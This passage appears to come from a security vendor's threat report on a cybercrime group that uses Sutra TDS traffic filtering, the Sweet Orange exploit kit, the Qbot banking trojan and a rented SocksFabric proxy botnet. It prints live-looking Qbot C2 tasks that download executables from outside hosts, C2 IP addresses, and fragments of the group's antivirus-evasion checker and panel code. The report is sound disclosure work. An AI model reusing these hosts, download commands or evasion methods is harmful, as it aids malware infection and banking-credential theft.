
Create new rule | Edit | Delete

Create Pre-rule
Export
Import

Actions for multiple rules:
Mass edit
Copy
Move
to scheme 2

(Screenshot 8. The group's Sutra TDS management console showing configurations for Sweet Orange, Blackhole, Styx, Phoenix, and their custom-made exploit kits)

From this view of the Sutra console, it can be seen that Sutra TDS supports traffic redirection based on IP address, proxy, referrer, cookies, geolocation, language, and network (IP range):




(Screenshot 9. Sutra TDS traffic redirection settings)

This TDS provides a robust set of filters that the attackers can use on the one hand to narrow their potential targets, and on the other hand to steer away researchers or others to whom this group would not want to expose their activities.


Part 3: Getting Into the Users' Machines – Exploits

Having been filtered by the TDS, the next step is to invisibly gain access to the end user's machine by exploiting a flaw in the browser or helper apps to cause them to run unwanted code on the end user's machine.



(Fig. 4)

Potential victims are directed to servers hosting exploit kits (EK), that run one or more exploits to gain an initial foothold on the client system. (Sidebar: Exploiting a flaw.) Currently, this group implements different Sweet Orange Exploit Kit (EK) configurations against different browser families, and leverages Sutra TDS to redirect traffic accordingly:



(Screenshot 10. Sutra TDS configuration for IE)

Destination URL	Place	Group	Method ?	Status
[redacted]	3		Location	disabled
comment: Sweet Orange - FF				

Filter settings

Uniques filter	select	unique visitors by real ip ?
Proxy filter		visitors from proxy
Blank Referer filter	block	visitors with blank referer
Cookies filter		visitors with cookies enabled
Countries	block	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM A ? wizard
Languages		?
Networks and IP		?
Referers filter		?
parameter		?
header:HTTP_	select	/Gecko/ ?

(Screenshot 11. Sutra TDS redirection configuration for FireFox)

At the same time, they leverage additional Java exploits and therefore implement yet a separate rule:

Js[redacted]	5		Location	disabled
comment: Java Signed Applet - NONE IE BROWSERS!!!				

Filter settings

Uniques filter	select	unique visitors by real ip ?
Proxy filter		visitors from proxy
Blank Referer filter		visitors with blank referer
Cookies filter		visitors with cookies enabled
Countries	block	EG ID IN CN MY CZ PK RO PH VN JP MX ? wizard
Languages		?
Networks and IP		?
Referers filter		?
parameter		?
header:HTTP_		/(Chrome|Safari|Opera|Gecko)/ ?


(Screenshot 12. Sutra TDS configuration for browsers vulnerable to Java exploits)

Infected websites cause visiting browsers to silently load exploits and to install malware, without the victim noticing or having to “click on” or “agree to” anything. *Simply visiting the website may result in a system compromise*.

Daily traffic and activity by ‘referrers’ can be observed using the management console.

Summary for 'total'

This month, top 'Raw hits' = 105078



Date	Raw hits	Uniques	Proxies	Without referer
total	47051594	23644338 (50.3%)	28966153 (61.6%)	320266 (0.7%)
2014/09/16	14981	9448 (63.1%)	37 (0.2%)	143 (1.0%)
2014/09/15	36073	21730 (60.2%)	44 (0.1%)	331 (0.9%)
2014/09/14	24984	15295 (61.2%)	31 (0.1%)	121 (0.5%)

(Screenshot 13. Sutra TDS daily traffic)

Referers	Raw hits	Unique hits
http://www.myc[redacted]-conditions/fiber-lifestyle/	1051	932
http://www.myc[redacted]-conditions /orthodontics-br[redacted]	780	707
http://www.myc[redacted]-conditions /components-of-[redacted]	648	571
http://er[redacted]	588	470
http://www.con[redacted]/	357	174

Referer domains	Raw hits	Unique hits
www.m[redacted]	2771	2460
english[redacted]	2258	1065
www.c[redacted]ns.com	1072	390
www.f1[redacted]	989	228
mp3tec[redacted]	875	221
www.fil[redacted]	711	426

(Screenshot 14. Sutra TDS referrer list, equivalent to a list of infected websites)

In order to circumvent gateway and endpoint antivirus detection, the attackers must obfuscate their code well, as well as ensure that their malicious domains are not blacklisted. Scripting submissions to the Scan4U service enable the group to check the 'evasiveness' of not just the malware payload, but of multiple components in the attack ecosystem:


- TDS URL
- Exploit kit URL
- Malicious JavaScript that will be injected
- Obfuscated Qbot

```
av_sutra_check.pl
16  #   1-st level sploits domain
17  ########################################
18  # my $sutra_domain = "[redacted]";
19  my $sutra_domain = "[redacted]";
20  my $exploits_server_ip = "[redacted]";
21
22  ########################################
23  #  Exploit settings
24  ########################################
25  my $exploits_rotator_url_1 = "http://$exploits_server_i[redacted]ink
26  my $exploits_rotator_url_2 = "http://$exploits_server_i[redacted]ink
27  # my $exploits_rotator_url_knocker = "http://[redacted]d6
28  my $exploits_url_file_1 = "/var/ww[redacted]
29  my $exploits_url_file_2 = "/var/ww[redacted]
30  my $exploits_url_file_knocker = "/[redacted]
31  my $exploits_check_url = $exploits_rotator_url_1;
32
33  my $js_file = "http://[redacted]";
34  my $qbot_exe_file = "http://[redacted]";
35
36  ########################################
37  #   Scan4u checker settings
38  ########################################
39  my $scan4u_id="[redacted]";
40  #
41  # !!! CHANGE IN SWEET ORANGE !!!
42  #
43  my $scan4u_token="[redacted]";
44
45  #
46  # mirrors: scan4u.net, scan4u.org, 85.31.101.148
47  #
48  my $scan4u_url='[redacted]';
```

(Screenshot 15. Script to auto-check all malicious components against Scan4u)

These exploits are checked for their ability to evade detection against twenty-five widely used antivirus solutions, including the five vendors that account for almost 80 percent of the enterprise antivirus install base.

For an added level of assurance – and in a twist in vendors' efforts to block new malware variants – if any antivirus vendor starts to detect any of these exploits, the tool notifies the attackers using ICQ, and in fact this cybercrime group heavily leverages ICQ for instant system alerts. Whenever the attackers re-obfuscate their Qbot, antivirus detection rate is always 0-5 out of 55 vendors on VirusTotal, or less than 10% detection by major antivirus solutions.




(Screenshot 16. As a result of obfuscation and evasiveness testing, 0 out of 55 antivirus vendors on VirusTotal flags them)

Able to evade detection by the end-user's antivirus defenses, the exploit from the EK makes use of a flaw in the system's browser or related add-on (such as Flash) that persuades the browser or add-one to run a small piece of code that downloads a 'dropper' from another compromised server. This dropper can then download and install one or more pieces of malware: in this case, the malware is twofold -- a banking Trojan designed to steal online banking credentials *and* a SSL encryption networking tool rentable to other hackers -- but additional malware serving a wide variety of purposes can be downloaded to the infected system at any time. This ability to download and install new malware on demand is a built-in function of the dropped malware, in this case the Qbot bot.

Part 4: Stealing User Banking Credentials - Malware


Malware deployed, the attackers set about stealing online banking credentials through the infected systems.



(Fig. 5)

A process that began with compromising legitimate WordPress sites to use a Sutra TDS to filter potential victims to an exploit kit server – such as Sweet Orange – led to the download of several types of malware onto the infected end-users' systems. The first piece of malware to be installed on infected clients is Qbot, a banking Trojan that steals login credentials (username and password) for online banking accounts. Let's take a closer look at this cybercrime group's Qbot botnet.

The Qbots connect back to the group's command and control (C2) servers, thus providing the group visibility over the infection base.



(Screenshot 17. The group's Qbot command and control panel)

Qbot accepts "tasks" issued by the control panel, and the console lists each bot's latest tasks. Qbot has the ability to download more malware, and for this purpose the console also displays different types of software installed, their families, and installation counts.

☐	241	R	01:06:22-27/11/2013	updwf 2 /webinj/webinjects_oywmrt641362.cb
☐	239	R	00:17:47-27/11/2013	cc_main 5
☐	238	R	11:24:18-31/10/2013	var uno=1
☐	237	P	15:11:36-26/10/2013	install3 http://cdn.teamlavoise.com/u/sti.exe
☐	236	P	15:09:57-26/10/2013	install3 http://store.azcarpetflooring.com/u/sti.exe
☐	229	R	17:14:03-22/05/2013	var ssukw=fundsxpress.com
☐	228	R	19:13:57-07/05/2013	nattun 195.3.145.34:8080

(Screenshot 18. Qbot is able to install any other malware)

Software installed		
Software	Category	Installs
veterocheg	veterocheg	1
ext_ip_test_2	ext_ip_test_2	7159
ext_ip_test	ext_ip_test	9897
sti_podmena4	sti_podmena4	48520
sti_podmena3	sti_podmena3	33
sclasse	troj	204
sti_podmena_2	podmena_2	60345
podmena	sti_podmena	53397
vnc37	vnc37	58

(Screenshot 19. Qbot's control panel displays the list of additionally installed malware)

Proofpoint's initial examination of this group's Qbot revealed that it includes a module called "Session Spy," which is a framework for sniffing HTTPS traffic.

HTTPS is encrypted traffic, so in order to sniff it one must hook into the browser and read the content at a program point after the browser has decrypted HTTPS traffic. This is exactly what Qbot does: it looks for specific online banking traffic and, once captured, sends it back to the C2. This group uses the Session Spy console to find and collect usable credentials.

Part 5: Infected PCs Used to Run Paid Proxying Service for Other Crime Groups

Once this cybercrime group has infected a PC, attackers have numerous options available to monetize that PC and increase their revenue generated by each of the end-user-systems they control. Stealing bank account credentials via Qbot is one option; this group also downloaded and ran a second piece of cybercrime called "SocksFabric," which builds up a large tunneling network based on SOCKS5. The cybercrime group offers this as a paid tunneling service that lets attackers build their own 'private cloud' to run encrypted communications and transfer stolen data. This service can be rented to other attackers, generating additional revenue for this cybercrime group.

The SocksFabric SDK is written in C and it allows any executable to become a part of the SocksFabric botnet (Screenshot 20). Although originally written to support cross-platform compilation, it seems currently the primary users of the SocksFabric SDK are Windows malware developers.

When called, the SocksFabric API creates a new thread and connects back to the SocksFabric C2 (command and control) server named "nattun server". Nattun is written in C and acts as a) a directory service for all connected SocksFabric clients, and b) an intermediary between the "paying user" and the selected client. A paying user logs into the SocksFabric control panel, which is written in PHP (and some Perl, Screenshot 21) and talks to nattun servers.

```c
nattun_client_test.c
int main(int argc, char ** argv)
{
    WSADATA wsaData;
    int sock = -1;

    if (argc != 3) {
        print_usage(argv[0]);
        return 1;
    }

    save_start_time();

    WSAStartup(MAKEWORD(2,2), &wsaData);

    start_nattun_client(argv[1], argv[2]);

    return 0;
}

39 characters selected                                  Tab Size: 4    C
```

(Screenshot 20. Single-line API makes it easy for any malware to join the SocksFabric botnet)

```perl
socks_downloader.pl
        }
        if ($line =~ /nick=\[(.*)\]\s+ip=\[(.*)\]\s+dns_name=\[(.*)\]\s+map=\[(.*)\]\s+country=\[(.*)\]\s+state=\[(.*)\]\s+city=\[(.*)\]\s+zip=\[(.*)\]\s+bw=\[(.*)\]\s+rx=\[(.*)\]\s+tx=\[(.*)\]\s*uptime=\[(.*)\]\s+connected=\[(.*)\]\s+proto_ver=\[(.*)\]/) {
            my ($nick, $ip, $dns_name, $map, $country, $state, $city, $zip, $bw, $rx, $tx, $uptime, $connected, $proto_ver) = ($1, $2, $3, $4, $5, $6, $7, $8, $9, $10, $11, $12, $13, $14);
            if (length($nick) > 0) {
                my $rec;
                $rec->{"nick"} = $nick;
                $rec->{"ip"} = $ip;
                $rec->{"dns_name"} = reverse($dns_name);
                $rec->{"map"} = $map;
                $rec->{"country"} = $country;
                $rec->{"state"} = $state;
                $rec->{"city"} = $city;
                $rec->{"zip"} = $zip;
                $rec->{"bw"} = $bw;
                $rec->{"rx"} = $rx;
                $rec->{"tx"} = $tx;
                $rec->{"uptime"} = $uptime;
                $rec->{"connected"} = $connected;
                $rec->{"proto_ver"} = $proto_ver;
                $rec->{"nattun_server_ip"} = $server_ip;
                $rec->{"nattun_server_port"} = $server_port;
                push @socks, $rec;

Line 105, Column 9                                      Tab Size: 4    Perl
```

(Screenshot 21. The SocksFabric panel connecting to nattun server for directory data)


An attacker renting time on this network – a network running on compromised PC's -- would need to first buy credits from this group under the following pricing:

```
3. Тарифы и оплата

3.1 Безлимитный доступ на 1 день $10
3.2 Безлимитный доступ на 7 дней $50
3.3 Безлимитный доступ на 14 дней $70
3.4 Безлимитный доступ на 30 дней $100

Оплата принимается в WMZ.

4. Поддержка
По всем вопросом обращайтесь к сапорту [redacted]
```

(Screenshot 22. The help file includes pricing information)


Screenshot 22 is actually a part of a complete Help manual provided to the user. Once logged into the control panel, the user can see remaining credits and available “socks,” or proxy points.

The attacker to whom the network has been rented would then select the desired socks to proxy through. (Screenshot 23) The panel allows for searching based on country, state, city, IP address, DNS name, or bot ID. **It should be noted that this service is not only used as an anonymizing service: socks within targeted organizations serve as easy infiltration points for cyber criminals.** For example, the Search by Bot ID capability provides attackers with a way to lock down certain individuals.



(Screenshot 23. The SocksFabric control panel)

Each SocksFabric user is allowed four concurrently open socks. Once the attacker to which the network has been rented decides on the socks to tunnel through, they can then decide to connect one of their open socks to the selected socks:




At this point, the SocksFabric panel talks to the nattun server where the selected bot is registered. The nattun server requests that the bot spins up a SOCKS5 proxy server, and the

bot replies with the proxy server's port number. The control panel displays IP and port data to the user, who then configures his system proxy to tunnel through that bot.

Аптайм бота	Аптайм соед.	RX	TX	IP:порт подключения
2472	2471	0	0	
5019	5018	0	0	
3540	3540	0	0	
19505	19499	0	0	[illegible].19:5024

